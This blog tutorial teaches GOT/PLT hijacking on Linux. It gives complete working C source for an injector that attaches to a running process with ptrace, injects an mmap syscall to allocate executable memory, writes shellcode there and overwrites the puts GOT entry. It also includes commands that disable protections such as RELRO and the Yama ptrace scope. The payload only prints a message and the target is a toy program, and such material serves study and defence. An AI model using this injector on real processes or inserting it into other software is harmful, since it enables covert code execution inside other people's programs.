Linux hacking part 11: GOT/PLT hijacking. Simple C example.
﷽
Hello, cybersecurity enthusiasts and white hackers!
This post is based on an exercise for my students and readers.
In the previous post we explored shared library injection via LD_PRELOAD. Today we go one level deeper: instead of loading a new library, we surgically patch a pointer inside a running process to redirect one specific function call. No new files on disk, no LD_PRELOAD, just a few bytes overwritten at the right address.
concept
When a Linux binary calls an external function like puts, the call does not go directly to libc. Instead it passes through two structures baked into the ELF binary itself.
PLT - Procedure Linkage Table. - a small table of stubs in the .plt section. Each stub is three instructions:
puts@plt:
    jmp  QWORD PTR [rip + <offset>]   ; jump through the GOT
    push <n>                          ; PLT slot index
    jmp  plt[0]                       ; call the runtime resolver
GOT - Global Offset Table. - a writeable array of pointers in .got.plt. Before the first call to puts, the GOT entry points back into the PLT (to the push instruction above). On the first call the dynamic linker resolves the real libc address and writes it into the GOT. Every subsequent call skips the resolver and jumps straight to libc. This is called lazy binding.
practical example
The attack surface is obvious: the GOT is a writeable table of function pointers. If we overwrite the puts entry with our own address, every future call to puts in the victim will land in our code instead of libc.
The technique in four steps:
attach to the victim with ptrace so we can read and write its memory.
parse the victim’s ELF binary to locate the puts entry in .got.plt.
inject a mmap syscall into the victim to allocate a page of executable memory, then write our hook shellcode there.
overwrite the GOT entry with the address of the shellcode and detach.
Let’s start from victim. The victim is intentionally minimal - it just announces its PID and prints "meow" in a loop so we can clearly see the moment the hook takes effect (meow.c):
/*
 * meow.c
 * simple target process for GOT/PLT hijacking demo
 * author: @cocomelonc
 * https://cocomelonc.github.io/linux/2026/06/17/linux-hacking-11.html
 */
#include <stdio.h>
#include <unistd.h>

int main(void) {
  printf("victim pid: %d\n", getpid());
  while (1) {
    puts("meow");
    sleep(2);
  }
  return 0;
}
Now the interesting part. Let me walk through hack.c (our hijacker) section by section.
First we need to hook shellcode - our hook replaces puts entirely. It calls write(1, "[HOOKED] meow\n", 14) directly via syscall (avoiding libc) and then returns to the caller. The string is appended at the end of the shellcode and addressed with a RIP-relative lea:
offset 0x00: mov rax, 1          ; SYS_write
offset 0x07: mov rdi, 1          ; fd = stdout
offset 0x0e: lea rsi, [rip+0x0a] ; buf (RIP after this instr = 0x15, 0x15+0x0a = 0x1f = msg)
offset 0x15: mov rdx, 14         ; len
offset 0x1c: syscall
offset 0x1e: ret
offset 0x1f: "[HOOKED] meow\n"   (14 bytes)
In C:
static unsigned char hook_sc[] = {
  0x48, 0xc7, 0xc0, 0x01, 0x00, 0x00, 0x00,     /* mov rax, 1            */
  0x48, 0xc7, 0xc7, 0x01, 0x00, 0x00, 0x00,     /* mov rdi, 1            */
  0x48, 0x8d, 0x35, 0x0a, 0x00, 0x00, 0x00,     /* lea rsi, [rip+0x0a]   */
  0x48, 0xc7, 0xc2, 0x0e, 0x00, 0x00, 0x00,     /* mov rdx, 14           */
  0x0f, 0x05,                                   /* syscall               */
  0xc3,                                         /* ret                   */
  '[','H','O','O','K','E','D',']',' ','m','e','o','w','\n'
};
Next, writing to victim memory - we need a helper that writes an arbitrary byte buffer into the victim’s address space in 8-byte chunks using PTRACE_POKEDATA. The last chunk (if the buffer is not a multiple of 8) uses a read-modify-write to avoid corrupting adjacent bytes:
static void poke_bytes(pid_t pid, uint64_t addr, void *data, size_t len) {
  size_t i;
  for (i = 0; i + 8 <= len; i += 8) {
    uint64_t word;
    memcpy(&word, (uint8_t *)data + i, 8);
    ptrace(PTRACE_POKEDATA, pid, addr + i, word);
  }
  if (i < len) {
    uint64_t word = ptrace(PTRACE_PEEKDATA, pid, addr + i, NULL);
    memcpy(&word, (uint8_t *)data + i, len - i);
    ptrace(PTRACE_POKEDATA, pid, addr + i, word);
  }
}
at the next step we need syscall injection. - we need to allocate a page of PROT_READ|PROT_WRITE|PROT_EXEC memory inside the victim. The trick: save the victim’s registers and the current instruction at RIP, overwrite those two bytes with a syscall opcode (0x0f 0x05), set the registers to describe a mmap call, single-step one instruction, then read RAX for the returned address and restore everything:
static uint64_t inject_mmap(pid_t pid) {
struct user_regs_struct regs, saved;
uint64_t saved_instr;
ptrace(PTRACE_GETREGS, pid, NULL, &saved);
regs = saved;
// save the 8 bytes at RIP and patch the first two to `syscall`
saved_instr = ptrace(PTRACE_PEEKTEXT, pid, saved.rip, NULL);
ptrace(PTRACE_POKETEXT, pid, saved.rip,
(saved_instr & ~(uint64_t)0xffff) | 0x050f);
// mmap(NULL, 4096, PROT_RWX, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)
regs.rax = 9; /* SYS_mmap */
regs.rdi = 0; /* addr = NULL */
regs.rsi = 4096; /* length = 4096 */
regs.rdx = 7; /* PROT_READ|PROT_WRITE|PROT_EXEC */
regs.r10 = 0x22; /* MAP_PRIVATE|MAP_ANONYMOUS */
regs.r8 = (uint64_t)-1; /* fd = -1 */
regs.r9 = 0; /* offset = 0 */
ptrace(PTRACE_SETREGS, pid, NULL, ®s);
ptrace(PTRACE_SINGLESTEP, pid, NULL, NULL);
waitpid(pid, NULL, 0);
ptrace(PTRACE_GETREGS, pid, NULL, ®s);
uint64_t page = regs.rax;
// restore original instruction and register state
ptrace(PTRACE_POKETEXT, pid, saved.rip, saved_instr);
ptrace(PTRACE_SETREGS, pid, NULL, &saved);
return page;
}
after detaching the victim resumes exactly where it was, as if nothing happened - except there is now a new anonymous page in its address space containing our shellcode.
Next step. We need to finding puts@got. - we open /proc/<pid>/exe (the actual ELF on disk), read it into a buffer, then walk the section headers looking for .rela.plt, .dynsym, and .dynstr. Each entry in .rela.plt pairs a GOT slot address (r_offset) with a dynamic symbol index. We match the symbol name "puts" and return r_offset. For a -no-pie binary this is the absolute virtual address:
static uint64_t find_puts_got(pid_t pid) {
  char path[64];
  snprintf(path, sizeof(path), "/proc/%d/exe", pid);
  int fd = open(path, O_RDONLY);
  if (fd < 0) { perror("open exe"); return 0; }

  uint8_t *buf = NULL;
  size_t sz = 0;
  uint8_t tmp[4096];
  ssize_t n;
  while ((n = read(fd, tmp, sizeof(tmp))) > 0) {
    buf = realloc(buf, sz + n);
    memcpy(buf + sz, tmp, n);
    sz += n;
  }
  close(fd);

  Elf64_Ehdr *ehdr   = (Elf64_Ehdr *)buf;
  Elf64_Shdr *shdrs  = (Elf64_Shdr *)(buf + ehdr->e_shoff);
  char *shstrtab     = (char *)(buf + shdrs[ehdr->e_shstrndx].sh_offset);

  Elf64_Shdr *rela_plt = NULL, *dynsym_s = NULL, *dynstr_s = NULL;
  for (int i = 0; i < ehdr->e_shnum; i++) {
    char *name = shstrtab + shdrs[i].sh_name;
    if (!strcmp(name, ".rela.plt")) rela_plt = &shdrs[i];
    if (!strcmp(name, ".dynsym"))   dynsym_s  = &shdrs[i];
    if (!strcmp(name, ".dynstr"))   dynstr_s  = &shdrs[i];
  }

  if (!rela_plt || !dynsym_s || !dynstr_s) {
    fprintf(stderr, "required ELF sections not found\n");
    free(buf); return 0;
  }

  Elf64_Rela *relas  = (Elf64_Rela *)(buf + rela_plt->sh_offset);
  int         count  = rela_plt->sh_size / sizeof(Elf64_Rela);
  Elf64_Sym  *syms   = (Elf64_Sym  *)(buf + dynsym_s->sh_offset);
  char       *strtab = (char       *)(buf + dynstr_s->sh_offset);

  uint64_t addr = 0;
  for (int i = 0; i < count; i++) {
    uint32_t idx = ELF64_R_SYM(relas[i].r_info);
    if (!strcmp(strtab + syms[idx].st_name, "puts")) {
      addr = relas[i].r_offset;
      break;
    }
  }

  free(buf);
  return addr;
}
Finally, main - putting it all together. - attach, find the GOT entry, inject mmap, write shellcode, overwrite GOT, detach:
int main(int argc, char *argv[]) {
  if (argc < 2) {
    fprintf(stderr, "usage: %s <pid>\n", argv[0]);
    return 1;
  }
  pid_t pid = (pid_t)atoi(argv[1]);

  printf("attaching to pid %d...\n", pid);
  if (ptrace(PTRACE_ATTACH, pid, NULL, NULL) < 0) {
    perror("ptrace attach"); return 1;
  }
  waitpid(pid, NULL, 0);
  printf("attached\n");

  uint64_t got_puts = find_puts_got(pid);
  if (!got_puts) {
    fprintf(stderr, "puts@got not found\n");
    ptrace(PTRACE_DETACH, pid, NULL, NULL); return 1;
  }
  printf("puts@got: 0x%lx\n", got_puts);

  printf("injecting mmap syscall...\n");
  uint64_t page = inject_mmap(pid);
  if ((int64_t)page < 0) {
    fprintf(stderr, "mmap failed\n");
    ptrace(PTRACE_DETACH, pid, NULL, NULL); return 1;
  }
  printf("rwx page allocated: 0x%lx\n", page);

  printf("writing hook shellcode...\n");
  poke_bytes(pid, page, hook_sc, sizeof(hook_sc));
  printf("%zu bytes written\n", sizeof(hook_sc));

  printf("overwriting puts@got...\n");
  ptrace(PTRACE_POKEDATA, pid, got_puts, page);
  printf("puts@got -> 0x%lx\n", page);

  ptrace(PTRACE_DETACH, pid, NULL, NULL);
  printf("detached. victim is now hooked!\n");
  return 0;
}
So, full source code of meow. c:
/*
 * meow.c
 * simple target process for GOT/PLT hijacking demo
 * author: @cocomelonc
 * https://cocomelonc.github.io/linux/2026/06/17/linux-hacking-11.html
 */
#include <stdio.h>
#include <unistd.h>

int main(void) {
  printf("victim pid: %d\n", getpid());
  while (1) {
    puts("meow");
    sleep(2);
  }
  return 0;
}
Full source code of hack.c:
/*
* hack.c
* GOT/PLT hijacking: attaches to a running process via ptrace,
* injects an rwx page, writes hook shellcode, overwrites puts@got
* author: @cocomelonc
* https://cocomelonc.github.io/linux/2026/06/17/linux-hacking-11.html
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <fcntl.h>
#include <elf.h>
#include <sys/ptrace.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <sys/user.h>
#include <stdint.h>
/*
* hook shellcode: write(1, "[HOOKED] meow\n", 14) + ret
* the string is appended at the end, addressed via rip-relative lea
*
* layout:
* 0x00 mov rax, 1 (7 bytes)
* 0x07 mov rdi, 1 (7 bytes)
* 0x0e lea rsi, [rip+0x0a] (7 bytes, RIP after = 0x15)
* 0x15 mov rdx, 14 (7 bytes)
* 0x1c syscall (2 bytes)
* 0x1e ret (1 byte)
* 0x1f "[HOOKED] meow\n" (14 bytes)
*/
static unsigned char hook_sc[] = {
0x48, 0xc7, 0xc0, 0x01, 0x00, 0x00, 0x00,
0x48, 0xc7, 0xc7, 0x01, 0x00, 0x00, 0x00,
0x48, 0x8d, 0x35, 0x0a, 0x00, 0x00, 0x00,
0x48, 0xc7, 0xc2, 0x0e, 0x00, 0x00, 0x00,
0x0f, 0x05,
0xc3,
'[','H','O','O','K','E','D',']',' ','m','e','o','w','\n'
};
/* write len bytes of data into the tracee at addr, 8 bytes at a time */
static void poke_bytes(pid_t pid, uint64_t addr, void *data, size_t len) {
size_t i;
for (i = 0; i + 8 <= len; i += 8) {
uint64_t word;
memcpy(&word, (uint8_t *)data + i, 8);
ptrace(PTRACE_POKEDATA, pid, addr + i, word);
}
if (i < len) {
/* read-modify-write for the last partial chunk */
uint64_t word = ptrace(PTRACE_PEEKDATA, pid, addr + i, NULL);
memcpy(&word, (uint8_t *)data + i, len - i);
ptrace(PTRACE_POKEDATA, pid, addr + i, word);
}
}
/*
* inject a mmap(NULL,4096,PROT_RWX,MAP_PRIVATE|MAP_ANON,-1,0) syscall
* into the tracee by patching two bytes at RIP to 0f 05 (syscall),
* single-stepping, then restoring registers and the original instruction
*/
static uint64_t inject_mmap(pid_t pid) {
struct user_regs_struct regs, saved;
uint64_t saved_instr;
ptrace(PTRACE_GETREGS, pid, NULL, &saved);
regs = saved;
saved_instr = ptrace(PTRACE_PEEKTEXT, pid, saved.rip, NULL);
ptrace(PTRACE_POKETEXT, pid, saved.rip,
(saved_instr & ~(uint64_t)0xffff) | 0x050f);
regs.rax = 9;
regs.rdi = 0;
regs.rsi = 4096;
regs.rdx = 7;
regs.r10 = 0x22;
regs.r8 = (uint64_t)-1;
regs.r9 = 0;
ptrace(PTRACE_SETREGS, pid, NULL, ®s);
ptrace(PTRACE_SINGLESTEP, pid, NULL, NULL);
waitpid(pid, NULL, 0);
ptrace(PTRACE_GETREGS, pid, NULL, ®s);
uint64_t page = regs.rax;
ptrace(PTRACE_POKETEXT, pid, saved.rip, saved_instr);
ptrace(PTRACE_SETREGS, pid, NULL, &saved);
return page;
}
/* parse /proc/<pid>/exe and return the virtual address of puts@got */
static uint64_t find_puts_got(pid_t pid) {
char path[64];
snprintf(path, sizeof(path), "/proc/%d/exe", pid);
int fd = open(path, O_RDONLY);
if (fd < 0) { perror("open exe"); return 0; }
uint8_t *buf = NULL;
size_t sz = 0;
uint8_t tmp[4096];
ssize_t n;
while ((n = read(fd, tmp, sizeof(tmp))) > 0) {
buf = realloc(buf, sz + n);
memcpy(buf + sz, tmp, n);
sz += n;
}
close(fd);
Elf64_Ehdr *ehdr = (Elf64_Ehdr *)buf;
Elf64_Shdr *shdrs = (Elf64_Shdr *)(buf + ehdr->e_shoff);
char *shstrtab = (char *)(buf + shdrs[ehdr->e_shstrndx].sh_offset);
Elf64_Shdr *rela_plt = NULL, *dynsym_s = NULL, *dynstr_s = NULL;
for (int i = 0; i < ehdr->e_shnum; i++) {
char *name = shstrtab + shdrs[i].sh_name;
if (!strcmp(name, ".rela.plt")) rela_plt = &shdrs[i];
if (!strcmp(name, ".dynsym")) dynsym_s = &shdrs[i];
if (!strcmp(name, ".dynstr")) dynstr_s = &shdrs[i];
}
if (!rela_plt || !dynsym_s || !dynstr_s) {
fprintf(stderr, "required ELF sections not found\n");
free(buf); return 0;
}
Elf64_Rela *relas = (Elf64_Rela *)(buf + rela_plt->sh_offset);
int count = rela_plt->sh_size / sizeof(Elf64_Rela);
Elf64_Sym *syms = (Elf64_Sym *)(buf + dynsym_s->sh_offset);
char *strtab = (char *)(buf + dynstr_s->sh_offset);
uint64_t addr = 0;
for (int i = 0; i < count; i++) {
uint32_t idx = ELF64_R_SYM(relas[i].r_info);
if (!strcmp(strtab + syms[idx].st_name, "puts")) {
addr = relas[i].r_offset;
break;
}
}
free(buf);
return addr;
}
int main(int argc, char *argv[]) {
if (argc < 2) {
fprintf(stderr, "usage: %s <pid>\n", argv[0]);
return 1;
}
pid_t pid = (pid_t)atoi(argv[1]);
printf("attaching to pid %d...\n", pid);
if (ptrace(PTRACE_ATTACH, pid, NULL, NULL) < 0) {
perror("ptrace attach"); return 1;
}
waitpid(pid, NULL, 0);
printf("attached\n");
uint64_t got_puts = find_puts_got(pid);
if (!got_puts) {
fprintf(stderr, "puts@got not found\n");
ptrace(PTRACE_DETACH, pid, NULL, NULL); return 1;
}
printf("puts@got: 0x%lx\n", got_puts);
printf("injecting mmap syscall...\n");
uint64_t page = inject_mmap(pid);
if ((int64_t)page < 0) {
fprintf(stderr, "mmap failed\n");
ptrace(PTRACE_DETACH, pid, NULL, NULL); return 1;
}
printf("rwx page allocated: 0x%lx\n", page);
printf("writing hook shellcode...\n");
poke_bytes(pid, page, hook_sc, sizeof(hook_sc));
printf("%zu bytes written\n", sizeof(hook_sc));
printf("overwriting puts@got...\n");
ptrace(PTRACE_POKEDATA, pid, got_puts, page);
printf("puts@got -> 0x%lx\n", page);
ptrace(PTRACE_DETACH, pid, NULL, NULL);
printf("detached. victim is now hooked!\n");
return 0;
}
demo

First, compile the victim with -no-pie (fixed addresses make the GOT entry address absolute, exactly what .rela.plt stores) and -z norelro (keeps the GOT writable):
gcc -no-pie -z norelro -o meow meow.c


Run it in a first terminal and note the PID it prints:
./meow

Compile the hijacker:
gcc -o hack hack.c
On some systems ptrace across unrelated processes requires either root or relaxing the Yama LSM scope:
echo 0 | sudo tee /proc/sys/kernel/yama/ptrace_scope

Now run the hijacker in a second terminal, passing the victim’s PID:
./hack <pid>


Switch back to the first terminal. The victim is still running, the loop was never interrupted, but every puts("meow") now calls our hook shellcode:
We can also confirm the GOT was overwritten before and after using gdb or readelf:
# before: shows the libc puts address
readelf -r meow | grep puts

# at runtime, inspect the live GOT entry
cat /proc/<pid>/maps | grep rwxp

It works perfectly!
why this matters
